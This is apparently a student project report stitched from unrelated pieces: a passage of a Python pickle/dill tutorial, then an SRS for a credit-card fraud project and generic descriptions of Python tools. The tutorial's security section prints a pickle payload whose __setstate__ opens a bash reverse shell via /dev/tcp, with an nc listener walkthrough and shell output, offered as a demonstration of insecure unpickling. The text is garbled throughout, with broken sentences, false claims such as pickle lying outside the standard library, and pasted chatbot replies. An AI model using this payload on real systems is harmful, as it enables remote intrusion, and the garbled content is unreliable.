2. dill.load\_session( ' testing.pkl ' )
3. globals().items()

**Output:**

dict\_items( [ ( ' \_\_name\_\_ ' , ' \_\_main\_\_ ' ) , ( ' \_\_doc\_\_ ' , ' Automatically created module for IPython interactive environment ' ) , ( ' \_\_package\_\_ ' , None ) , ( ' \_\_loader\_\_ ' , None ) , ( ' \_\_spec\_\_ ' , None ) , ( ' \_\_builtin\_\_ ' , < module ' builtins ' ( built-in ) > ) , ( ' \_\_builtins\_\_ ' , < module ' builtins ' ( built-in ) > ) , ( ' \_ih ' , [ ' ' , " squaring = lambda x : x \* x \na = squaring( 25 ) \nimport math \nq = math.sqrt ( 139 ) \nimport dill \ndill.dump\_session( ' testing.pkl ' ) \nexit() " ] ) , ( ' \_oh ' , {} ) , ( ' \_dh ' , [ ' C:\\ Users\\ User Name \\AppData \\Local \\Programs \\Python \\Python39 \\Scripts ' ] ) , ( ' In ' , [ ' ' , " squaring = lambda x : x \* x \np = squaring( 25 ) \nimport math\nq = math.sqrt ( 139 ) \nimport dill \ndill.dump\_session( ' testing.pkl ' ) \nexit() " ] ) , ( ' Out ' , {} ) , ( ' get\_ipython ' , < bound method InteractiveShell.get\_ipython of < ipykernel.zmqshell.ZMQInteractiveShell object at 0x000001E1CDD8DDC0 > > ) , ( ' exit ' , < IPython.core.autocall.ZMQExitAutocall object at 0x000001E1CDD9FC70 > ) , ( ' quit ' , < IPython.core.autocall.ZMQExitAutocall object at 0x000001E1CDD9FC70 > ) , ( ' \_ ' , ' ' ) , ( ' \_\_ ' , ' ' ) , ( ' \_\_\_ ' , ' ' ) , ( ' \_i ' , ' ' ) , ( ' \_ii ' , ' ' ) , ( ' \_iii ' , ' ' ) , ( ' \_i1 ' , " squaring = lambda x : x \* x \np = squaring( 25 ) \nimport math \nq = math.sqrt ( 139 ) \nimport dill \ndill.dump\_session( ' testing.pkl ' ) \nexit() " ) , ( ' \_1 ' , dict\_items( [ ( ' \_\_name\_\_ ' , ' \_\_main\_\_ ' ) , ( ' \_\_doc\_\_ ' , ' Automatically created module for IPython interactive environment ' ) , ( ' \_\_package\_\_ ' , None ) , ( ' \_\_loader\_\_ ' , None ) , ( ' \_\_spec\_\_ ' , None ) , ( ' \_\_builtin\_\_ ' , < module ' builtins ' ( built-in ) > ) , ( ' \_\_builtins\_\_ ' , < module ' builtins ' ( built-in ) > )

1. p

**Output:**

625

1. q

**Output:**

22.0

1. squaring

**Output:**

(x) >

The initial globals() are here. The developer must import the DILL library and call load\_session() to restore their serialized interpreter session as the item() statement indicates that the inter

Peter is in the beginning state.

Developers should remember that the pickle module is not part of the standard library if they use the dill library instead. Compared to the pickle module, it is slower.

Although the Dill library can serialize more objects than the Pickle module, it cannot address every serialization issue a developer can encounter. Developers cannot use the Dill library if they want to serialize an object containing a database connection. The dill library has an unserialized object with that name.

The answer to this issue is to serialize the object without reinitializing the connection after deserializing it.

The developer can specify which objects should be included in the pickling process and other details using the \_getstate\_() method. The developer can indicate what they wish to pickle using this technique. The \_dict\_(), a default instance, will be utilized if they do not override \_getstate\_().

In the example below, the user defined the class with a few attributes before using \_getstate\_() to exclude one of the attributes from the serialization process.

**For Example:**

1. # custom\_pickle.py
3. **import** pickle
5. **class** foobar:
6. **def** \_\_init\_\_( self ):
7. self.p = 25
8. self.q = " testing "
9. self.r = **lambda** x: x \* x
11. **def** \_\_getstate\_\_( self ):
12. attribute = self.\_\_dict\_\_.copy()
13. **del** attribute[ 'r' ]
14. **return** attribute
16. user\_foobar\_instance = foobar()
17. user\_pickle\_string = pickle.dumps( user\_foobar\_instance )
18. user\_new\_instance = pickle.loads( user\_pickle\_string )
20. **print**( user\_new\_instance.\_\_dict\_\_ )

The user generated the object in the example above with three attributes, one of which is a lambda, an unpickable object for the pickle module. To address this issue, they have defined which attribute to pickle in the \_getstate\_() function. The user copied the whole instance's \_dict\_ to define all the class's attributes before deleting the unpickable attribute 'r.'

After running this code and deserializing the object, the user can observe that the new instance lacks the 'r' attribute.

**Output:**

{'p': 25, 'q': ' testing '}

## **Pickle Object Compression**

Although the pickle data format provides a compact binary representation of the object structure, users can still make their pickle strings more efficient by gzip or bzip2 compression.

The user must use the bz2 module, offered in the standard library of Python, to compress the pickled text with bzip2.

As an illustration, the user will pickle the string before compressing it using the bz2 package.

**For Example:**

1. **import** pickle
2. **import** bz2
3. user\_string = """Per me si va ne la città dolente,
4. per me si va ne l'etterno dolore,
5. per me si va tra la perduta gente.
6. Giustizia mosse il mio alto fattore:
7. fecemi la divina podestate,
8. la somma sapienza e 'l primo amore;
9. dinanzi a me non fuor cose create
10. se non etterne, e io etterno duro.
11. Lasciate ogne speranza, voi ch'intrate."""
12. pickling = pickle.dumps( user\_string )
13. compressed = bz2.compress( pickling )
14. len( user\_string )

**Output:**

312

len( compressed )

**Output:**

262

The user needs to remember that smaller files mean a slower process.

## **Concerns about the Pickle Module's security**

Up until now, we've talked about using Python's pickle package to serialize and deserialize objects. When a developer wishes to save the state of their objects to disc or send it over the network, serialization is a convenient method.

The Python pickle module is not very secure, which is something more that developers need to be aware of. We have already discussed utilizing the \_set state\_() function. The unpickling procedure and additional initialization are best performed using this method.

A developer has few options for lowering the risk. The general guideline is that developers should never unpickle data that has been obtained from an unreliable source or sent via an insecure network. The user can use tools like hmac to sign data and ensure that it hasn't been changed to thwart attacks.

**For Example:**

to observe how exposing the user's system to attackers by unpickling a modified pickle.

1. # remote.py
2. **import** pickle
3. **import** os
5. **class** foobar:
6. **def** \_\_init\_\_( self ):
7. **pass**
9. **def** \_\_getstate\_\_( self ):
10. **return** self.\_\_dict\_\_
12. **def** \_\_setstate\_\_( self, state ):
13. # The attack is from 192.168.1.10
14. # The attacker is listening on port 8080
15. os.system('/bin/bash -c
16. "/bin/bash -i >& /dev/tcp/192.168.1.10/8080 0>&1"')

19. user\_foobar = foobar()
20. user\_pickle = pickle.dumps( user\_foobar )
21. user\_unpickle = pickle.loads( user\_pickle )

**As an illustration**

The \_set state\_() function, which is invoked by the unpickling process in the example above, will run a Bash command to open the remote shell to the 192.168.1.10 system on port 8080.

The user can test the script on their Mac or Linux machine safely in this way. To list the connection to port 8080, they must first open the terminal and then use the nc command.

**For Example:**

1. $ nc -l 8080

Attackers will use this terminal.

Then, on the same computer system, the user must open a different terminal and run the Python code to remove the malicious code.

The user must ensure that the IP address in the code is changed to match the IP address of the terminal they are attacking. The shell is made available to the attackers after running the code.

1. remote.py

The attacking console will now display a bash shell. Right present, the system being hacked can directly operate this console.

**For Example:**

1. $ nc -l 8080

**Output:**

bash: no job control in this shell

The default interactive shell is now zsh.

To update your account to use zsh, please run ` chsh -s /bin /zsh`.

For more details, please visit https://support.apple.com /kb /HT208060.

bash-3.1$

**05. System Requirement Specification**

**5.1 Introduction**

A System Requirements Specification (SRS) is a comprehensive document that outlines the detailed description of a software system's functionality, features, constraints, and behaviour. It serves as a foundation for software development by clearly defining what the system should achieve and how it should function. The SRS is typically created during the initial stages of a project and acts as a reference point for developers, testers, and stakeholders throughout the software development lifecycle.

Key components of an SRS typically include:

* **Introduction:** An overview of the document's purpose, scope, and intended audience.
* **System Overview:** A high-level description of the system, its context within the organization, and its interactions with external systems.
* **Functional Requirements:** Detailed descriptions of the system's features, functionalities, and user interactions, often presented as use cases or scenarios.
* **Non-Functional Requirements:** Specifications for performance, security, reliability, scalability, usability, and other qualities that do not directly relate to specific functionalities.
* **User Interface (UI) Design:** Guidelines for the user interface, including layout, navigation, and visual elements.
* **Data Requirements:** Description of data sources, formats, storage, and manipulation.
* **Assumptions and Constraints:** Factors that the system relies on or limitations it must adhere to.
* **Dependencies:** Other systems, hardware, or software that the system interfaces with.
* **System Architecture**: An overview of the system's architecture, components, and how they interact.
* **Testing and Validation:** Procedures and criteria for testing and verifying the system's compliance with requirements.
* **Deployment:** Information about how the system will be installed, configured, and deployed.
* **Glossary:** Definitions of technical terms and acronyms used in the document.

An SRS helps ensure that everyone involved in the project understands the project's goals and requirements, minimizing misunderstandings and discrepancies. It also acts as a baseline against which the final software product can be evaluated to determine if it meets the specified requirements.

**5.2 Module**

* NumPy
* Cv2
* Pickle

**5.3 Hardware Requirement**

PROCESSOR : Intel Pentium 4 or more

SPEED : 1.40GHz or faster

RAM : 4 GB or more

MONITOR : 15 CRT, or LCD monitor

HARD DISK : 500 GB hard disk or more

FLOPPY DRIVE : 1.44 MB or more

CD DRIVE : LG 52X

KEYBOARD : Normal or Multimedia

MOUSE : Compatible mouse I

OPERATING SYSTEM : 32/64-Bit operating

System, x86/x64-based processor

**5.4 Software Requirement**

OPERATING SYSTEM : Windows XP/7/8/8.1 10.1

LANGUAGE : PYTHON

FRONT END : Tkinter

BACKEND : System

IDE & TOOLS : Anaconda, Jupyter Notebook,

Spyder, IDLE

**5.5 Functional Requirement**

**5.4.1 Input/output:**

The input and the print () built-in-functions are one of the most commonly used functions for performing standard input and output operations. There is no output () function in python, rather print is used to perform the standard output operations.

**5.4.2 Storage Requirements:**

All the details of Credit Card list and Fraud list are Store will be in your system.

**5.6 Non-Functional Requirement**

* Usability: The system is designed with completely automated process. Hence there is no or less intervention.
* Reliability and Security: The System is more reliable because of the qualities that are inherited from chosen platform and it provides secure access of confidential data with unique user.
* Supportability: The system is designed to be the cross platform supportable. The system is supported on a wide range of hardware and software platform.

**06. Tools Description**

**6.1 Python**

**What is python?**

Python is a high-level, interpreted programming language known for its simplicity, readability, and versatility. Created by Guido van Rossum and first released in 1991, Python emphasizes code readability and a clean syntax, making it easy to write and understand. It has a large and active community that contributes to its development and offers a wide range of libraries and frameworks for various applications.

Key features of Python include:

* **Readable Syntax:** Python's syntax is designed to be easily understood, resembling natural language.
* **Dynamically Typed:** Variables are not explicitly declared with types; their types are determined at runtime.
* **Interpreted:** Python code is executed line by line by the interpreter, without the need for compilation.
* **Cross-Platform:** Python programs can run on various platforms without modification.
* **Extensive Standard Library:** Python includes a rich collection of modules and libraries for diverse tasks.
* **Open-Source:** Python is freely available and has an active community contributing to its development.
* **Support for Multiple Paradigms:** Python supports procedural, object-oriented, and functional programming.
* **Wide Range of Applications:** Python is used in web development, data analysis, scientific computing, artificial intelligence, machine learning, automation, and more.
* **Easy Integration:** Python can be easily integrated with other languages and systems.

Popular frameworks and libraries, such as Django (for web development), NumPy (for numerical computations), pandas (for data analysis), and TensorFlow (for machine learning), have contributed to Python's widespread adoption across various industries.

**What is the use of python?**

Python is a versatile programming language with a wide range of applications across various domains. Its simplicity, readability, and large community support make it a popular choice for beginners and experienced developers alike. Here are some common uses of Python:

**Web Development:** Python can be used to create dynamic and interactive web applications using frameworks like Django, Flask, and Pyramid.

**Data Analysis and Visualization:** Libraries like NumPy, pandas, and Matplotlib allow Python to be used for data manipulation, analysis, and visualization. Tools like Jupyter Notebooks provide an interactive environment for data exploration.

**Machine Learning and Artificial Intelligence:** Python has gained significant popularity in the field of machine learning and AI due to libraries like scikit-learn, TensorFlow, Keras, and PyTorch. These libraries provide tools for building and training machine learning models.

**Scientific Computing:** Python is widely used in scientific research and engineering for tasks such as simulations, numerical analysis, and solving complex mathematical problems.

**Automation and Scripting:** Python's simplicity and ease of use make it ideal for automating repetitive tasks, creating scripts, and performing system administration.

**Desktop Applications:** Python can be used to develop desktop applications using libraries like Tkinter, PyQt, and wxPython.

**Game Development:** Python is used to create 2D games and interactive graphics using libraries like Pygame.

**Networking and Cybersecurity:** Python's built-in networking libraries make it suitable for network programming and cybersecurity tasks.

**IoT (Internet of Things):** Python can be used to program and control IoT devices, thanks to its lightweight nature and support for microcontrollers.

**Data Science:** Python's data manipulation and analysis libraries make it a preferred choice for data scientists working on tasks like data cleaning, modeling, and exploration.

**Natural Language Processing (NLP):** Python has libraries like NLTK and spaCy that are used for processing and analyzing human language data.

**Educational Purposes:** Python's easy-to-understand syntax and readability make it an excellent choice for teaching programming concepts to beginners.

**Web Scraping:** Python's libraries like Beautiful Soup and Scrapy enable developers to extract data from websites for analysis or other purposes.

**Cloud Computing:** Python is widely used to interact with cloud platforms and APIs, making it a valuable tool for cloud computing tasks.

**Robotics:** Python can be used to program robots and control their actions through various robotic frameworks and libraries.

**Financial Analysis:** Python is used in finance for tasks such as risk analysis, portfolio management, algorithmic trading, and quantitative analysis.

Python's versatility allows it to be used in numerous domains and industries. Its extensive collection of libraries and frameworks contributes to its broad applicability across different areas of technology and beyond.

In summary, Python's simplicity, versatility, and active community have made it a preferred language for beginners, experienced developers, and researchers alike.

****

**6.2 Spyder**

**What is Spyder?**

Spyder is an integrated development environment (IDE) specifically designed for scientific computing, data analysis, and research tasks using the Python programming language. It provides an environment that facilitates interactive development, debugging, and exploration of data and algorithms. Spyder is particularly popular among data scientists, researchers, and engineers working on numerical and scientific applications.

Key features of Spyder include:

* **Editor:** Spyder includes a code editor with features like syntax highlighting, code completion, and code analysis to enhance productivity.
* **Interactive Console:** It integrates an IPython console that allows you to execute code interactively, display plots, and manipulate data easily.
* **Variable Explorer:** Spyder offers a dedicated tool to explore and inspect variables, data structures, and their contents during runtime.
* **Integrated Plots:** You can generate and visualize plots directly within the IDE, making it convenient for data analysis tasks.
* **Debugger:** Spyder's debugger helps you identify and troubleshoot issues in your code by setting breakpoints, stepping through code, and inspecting variables.
* **Integrated Documentation:** It provides access to documentation for Python modules and functions, assisting with quick reference.
* **Project Management:** Spyder supports organizing your work into projects, making it easier to manage files and dependencies.
* **Code Profiling:** You can analyze code performance to identify bottlenecks and optimize your programs.


Spyder's focus on scientific computing and data analysis tools, combined with its user-friendly interface, makes it a popular choice for those working with libraries like NumPy, pandas, Matplotlib, and more. It is available as a free and open-source software, making it accessible to a wide range of users in research and development.

**What is the use of** **Spyder?**

Spyder is an integrated development environment (IDE) specifically designed for scientific computing, data analysis, and data visualization in Python. It provides a user-friendly environment that facilitates the development, testing, and exploration of scientific and data-related code. Spyder offers a range of features tailored to the needs of researchers, data scientists, and engineers working with Python in various scientific and technical fields. Here are some key uses and features of Spyder:

* **Data Analysis and Exploration:** Spyder provides a rich interface for analysing and exploring data using Python libraries like NumPy, pandas, and Matplotlib. You can interactively load and manipulate datasets, perform calculations, and visualize results.
* **IPython Integration:** Spyder integrates IPython, an enhanced interactive Python shell, allowing you to execute code blocks, see variable values, and plot graphs directly in the IDE.
* **Variable Explorer:** The Variable Explorer in Spyder displays the current variables, their values, and data types. This is particularly helpful when working with large datasets.
* **Editor with Code Completion and Syntax Highlighting:** The built-in code editor supports syntax highlighting, code completion, and code analysis. It helps you write Python code more efficiently and with fewer errors.
* **Interactive Debugger:** Spyder includes a debugger that allows you to set breakpoints, step through code, and inspect variable values during runtime, helping you troubleshoot and understand code behavior.
* **Data Visualization:** You can visualize data using Spyder's integrated plotting features, which support Matplotlib and other visualization libraries. Interactive plots can be viewed and customized directly in the IDE.
* **Integrated Console:** The IPython console within Spyder lets you execute Python code snippets interactively and provides a record of your interactions, making it useful for experimentation and quick testing.
* **Integrated Development Environment:** Spyder offers a comprehensive IDE experience, including project management, file navigation, code linting, and version control integration.
* **Workspace Management:** The Workspace feature lets you save and load the current state of variables, making it easier to resume work on complex analyses.
* **Documentation Viewer:** You can access documentation for Python libraries, functions, and modules directly within Spyder's help pane.
* **Scientific Computing Tools:** Spyder comes with built-in support for scientific computing libraries and tools, making it convenient for users in fields such as physics, engineering, biology, and more.
* **Conda Integration:** Spyder supports Conda, a package and environment manager, which simplifies managing dependencies and creating isolated environments for different projects.

Spyder's focus on scientific computing, data analysis, and data visualization makes it a preferred choice for researchers, data scientists, and engineers who work extensively with Python in these domains.



**6.3** **Jupyter notebook**

**What is Jupyter notebook?**

I believe there might be a typo in your question. It seems like you're referring to "Jupyter Notebook." Jupyter Notebook is an interactive web-based environment that allows you to create and share documents containing live code, equations, visualizations, explanatory text, and more. It's widely used in data analysis, research, teaching, and various fields of programming.

Key features of Jupyter Notebook include:

* **Interactive Code Execution:** You can write and execute code in "cells" within the notebook, seeing the output directly beneath the code.
* **Multiple Programming Languages:** While commonly used with Python, Jupyter supports various programming languages like Julia, R, and more.
* **Rich Text and Media Integration:** You can include formatted text, images, videos, equations, and interactive visualizations using libraries like Matplotlib or Plotly.
* **Real-Time Collaboration:** Jupyter Notebook can be shared with others, allowing multiple people to collaborate and edit the same notebook simultaneously.
* **Notebook Persistence:** Notebooks can be saved and reopened, retaining the code, outputs, and explanations for future reference.
* **Data Analysis and Exploration:** Jupyter Notebooks are especially useful for data analysis and exploration, as you can load and manipulate data, visualize it, and document the analysis steps.
* **Educational Use:** Jupyter Notebooks are popular in education for teaching programming concepts, data science, and other technical subjects.


To use Jupyter Notebook, you need to install the Jupyter software (formerly known as IPython) on your system. You can run it locally on your machine or use cloud-based platforms like Google Colab or Microsoft Azure Notebooks. Jupyter Notebook's flexibility and versatility make it a valuable tool for anyone working with code, data, or teaching programming.

**What is the use of Jupyter notebook?**

Jupyter Notebook is an interactive web-based application that allows you to create and share documents containing live code, equations, visualizations, explanatory text, and more. It's a popular tool among data scientists, researchers, educators, and professionals who work with data analysis, machine learning, scientific computing, and more. Here are some key uses and features of Jupyter Notebook:

* **Interactive Coding Environment:** Jupyter Notebook provides an interactive platform where you can write and execute code in a cell-based structure. Each cell can contain code, Markdown text, or equations.
* **Data Analysis and Exploration:** Jupyter Notebook is widely used for data analysis, as it allows you to load, manipulate, and visualize data using libraries like pandas, NumPy, and Matplotlib.
* **Prototyping and Experimentation:** It's an excellent environment for prototyping and experimenting with code, algorithms, and models before building full-fledged applications.
* **Documentation and Presentation:** You can create documents that combine code, explanations, and visualizations, making it easier to document your work and share insights with others.
* **Educational Tool:** Jupyter Notebook is used in education to teach programming, data analysis, and various scientific concepts. It provides an interactive learning experience for students.
* **Machine Learning and Data Science:** Data scientists and machine learning engineers use Jupyter Notebook to train and evaluate models, visualize results, and document their work.
* **Visualization and Plotting:** Jupyter Notebook supports the integration of various visualization libraries, allowing you to create interactive and static plots to visualize data.
* **Text Formatting with Markdown:** Markdown cells in Jupyter Notebook enable you to format text, add headings, lists, links, images, and equations using LaTeX syntax.
* **Equations and Mathematical Notations:** Jupyter supports mathematical equations using LaTeX syntax, making it suitable for scientific and mathematical documentation.
* **Collaboration and Sharing:** Notebooks can be easily shared with others, allowing collaboration on code, analyses, and research. They can be shared as static files or through platforms like JupyterHub and JupyterLab.
* **Kernel Support:** Jupyter Notebook supports various programming languages (Python, R, Julia, etc.) through kernels, enabling multi-language integration in a single document.
* **Version Control:** Although not inherently designed for version control, Jupyter Notebook files can be stored in version control systems (e.g., Git) to track changes and collaborate effectively.
* **Data Visualization and Exploration:** Libraries like Matplotlib, Seaborn, Plotly, and Bokeh can be used to create interactive visualizations directly within notebook cells.

Jupyter Notebook's combination of code, text, equations, and visualizations in a single interactive document makes it a powerful tool for various tasks in research, education, analysis, and communication.

****

**6.4 Idle**

**What is Idle?**

"Idle" seems to be a typo, and I assume you're referring to "IDLE." IDLE stands for "Integrated Development and Learning Environment." It's an official Python IDE (Integrated Development Environment) that comes bundled with the standard Python distribution. IDLE provides a basic environment for writing, executing, and experimenting with Python code.

Key features of Python IDLE include:

* **Interactive Shell:** IDLE includes an interactive shell (Python interpreter) where you can enter Python commands and see the immediate results.
* **Code Editor:** It provides a simple code editor with features like syntax highlighting, code completion, and automatic indentation.
* **Script Execution:** You can write and save Python scripts as files, then run them directly from the IDLE interface.
* **Debugger:** IDLE includes a basic debugger that helps you identify and resolve errors in your code.
* **Integrated Help:** It offers access to Python's documentation, allowing you to look up information about functions, modules, and keywords.
* **History:** You can access and reuse previous commands and code snippets from the interactive shell history.


Python IDLE is a useful tool for learning Python, performing quick tests, and writing small scripts. However, for more complex projects and advanced development, developers often prefer using more feature-rich IDEs like PyCharm, Visual Studio Code, or Jupyter Notebook.

**What is the use of Idle?**

IDLE (Integrated Development and Learning Environment) is the default integrated development environment that comes with Python. It provides a simple and lightweight environment for writing, testing, and executing Python code. IDLE is primarily used for beginner-level programming, learning Python, and for quick experimentation. Here are some key uses and features of IDLE:

* **Interactive Shell:** IDLE includes an interactive Python shell, also known as the Python REPL (Read-Eval-Print Loop), where you can execute Python code line by line and immediately see the results.
* **Code Editing:** IDLE features a code editor with syntax highlighting, auto-indentation, and basic code completion. It helps beginners write and format Python code correctly.
* **Running Scripts:** You can write Python scripts in IDLE's editor and execute them to see the output. This is useful for writing small scripts and programs.
* **Debugging:** IDLE has a simple debugger that allows you to set breakpoints, step through code, and inspect variables during runtime.
* **Quick Prototyping:** IDLE is convenient for quickly trying out code snippets, mathematical calculations, and small experiments without needing a full-scale development environment.
* **Learning Python:** IDLE is often recommended for beginners learning Python programming, as its interface is straightforward and easy to grasp.
* **Exploratory Coding:** When you're exploring new Python libraries or concepts, IDLE provides a low-friction environment for testing code and seeing immediate results.
* **Basic Scripting:** IDLE is useful for writing and executing simple scripts and programs, especially when you don't require advanced features or extensive libraries.
* **Educational Use:** IDLE is commonly used in educational settings to introduce programming concepts and teach Python programming to beginners.
* **Simple Text Editing:** IDLE can be used as a basic text editor for creating and editing plain text files, even if they don't contain Python code.
* **Standard Library Documentation:** IDLE provides a convenient way to access the documentation for Python's standard library functions and modules.
* **Basic GUI Programming:** IDLE includes a GUI programming library called **‘turtle’** that allows beginners to create simple graphical applications and drawings.

While IDLE is suitable for basic tasks and learning purposes, more advanced developers and projects might benefit from using more feature-rich integrated development environments such as Visual Studio Code, PyCharm, or Jupyter Notebook, depending on their needs and preferences.



**6.5 Anaconda**

**What is Anaconda?**

Anaconda is a popular distribution of the Python programming language, specifically designed for data science, scientific computing, and machine learning. It provides a comprehensive package management system and a collection of powerful tools and libraries that simplify the installation, management, and deployment of data science environments.

Key features of Anaconda include:

* **Package Management:** Anaconda includes the "conda" package manager, which allows you to easily install, update, and manage libraries, packages, and dependencies required for data analysis and machine learning projects.
* **Extensive Libraries:** Anaconda comes with a wide range of pre-installed data science libraries and packages, such as NumPy, pandas, Matplotlib, scikit-learn, and Jupyter Notebook.
* **Virtual Environments:** Conda enables you to create isolated virtual environments, making it easy to manage different project dependencies without conflicts.
